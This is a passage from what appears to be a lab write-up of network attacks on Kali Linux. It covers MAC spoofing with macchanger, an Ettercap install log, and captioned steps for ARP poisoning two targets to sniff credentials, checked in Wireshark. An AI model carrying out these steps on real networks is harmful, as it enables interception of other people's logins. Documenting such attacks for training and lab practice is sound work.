




Fig.3.4 Here , it capture the username and password



4. MAC SPOOFING

Fig.4.1 MAC Spoofing attack using macchanger



```
(root@kali)-[/home/sai]
# macchanger -r eth0
Current MAC: 08:00:27:eb:83:37 (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:eb:83:37 (CADMUS COMPUTER SYSTEMS)
New MAC: 0a:0e:6f:b4:85:a3 (unknown)
```

macchanger -r eth0

-r → random

eth0 → network interface

5. ETTERCAP

Fig.5.1 Install Ettercap

```
(root@kali):~# apt install ettercap-graphical
The following packages were automatically installed and are no longer required:
anass-common libbson-1.0-0t64 libpgm-pg6t64 libobjc-14-dev libraw16.7 libtheoraenc1 libx264-164 python3-kismetcapturebtgeiger python3-protobuf samba-ad-provision
firmware-ti-connectivity libdisplay-info2 libinstpatch-1.0-2 libogg1.1 libtheoraenc1 libx264-164 python3-kismetcapturefreaklabszigbee python3-pysmi samba-dsdb-modules
girl2-gtrepository-2.0 libgd3 libinstpatch-1.0-2 libplacebo349 libtheoraenc1 libx264-164 python3-kismetcapturefreaklabszigbee python3-pysmi samba-dsdb-modules
libarmadillo14 libgeo3.13.1 libjs-underscore libportmidi0 libtheoraenc1 libx264-164 python3-kismetcapturefreaklabszigbee python3-pysmi samba-dsdb-modules
libluray2 libgirepository-1.0-1 libmongoc-1.0-0t64 librdare2-5.0-0t64 libtheoraenc1 libx264-164 python3-kismetcapturefreaklabszigbee python3-pysmi samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.

Installing:
ettercap-graphical

REMOVING:
ettercap-text-only

Summary:
Upgrading: 0, Installing: 1, Removing: 1, Not Upgrading: 3
Download size: 0 B / 222 KB
Space needed: 290 KB / 11.3 GB available

Continue? [Y/n] y
(Reading database ... 457610 files and directories currently installed.)
Removing ettercap-text-only (1:0.8.3.1-15+b1) ...
Selecting previously unselected package ettercap-graphical.
(Reading database ... 457602 files and directories currently installed.)
Preparing to unpack .../ettercap-graphical_1k3a0.8.3.1-15+b1_amd64.deb ...
Unpacking ettercap-graphical (1:0.8.3.1-15+b1) ...
Setting up ettercap-graphical (1:0.8.3.1-15+b1) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.2) ...
Processing triggers for desktop-file-utils (0.28-1) ...
Processing triggers for libc-bin (2.41-12) ...
```

Fig.5.2 Start ettercap




Fig.5.3 then start configuration in that go to Hosts





Fig.5.4 Go to Scan for Hosts



POC'S

Fig.5.5 Scan the hosts to set the target




Fig.5.6 St the target 1




Fig.5.7 Set the target 2





Fig.5.8 Select to perform ARP Poisoning



POC'S

Fig.5.9 Start ARP Poisoning and wait to sniff the Credentials from target




Fig.5.10 Open Wireshark to monitor Positioning




Fig.5.11 got the credentials from target machine


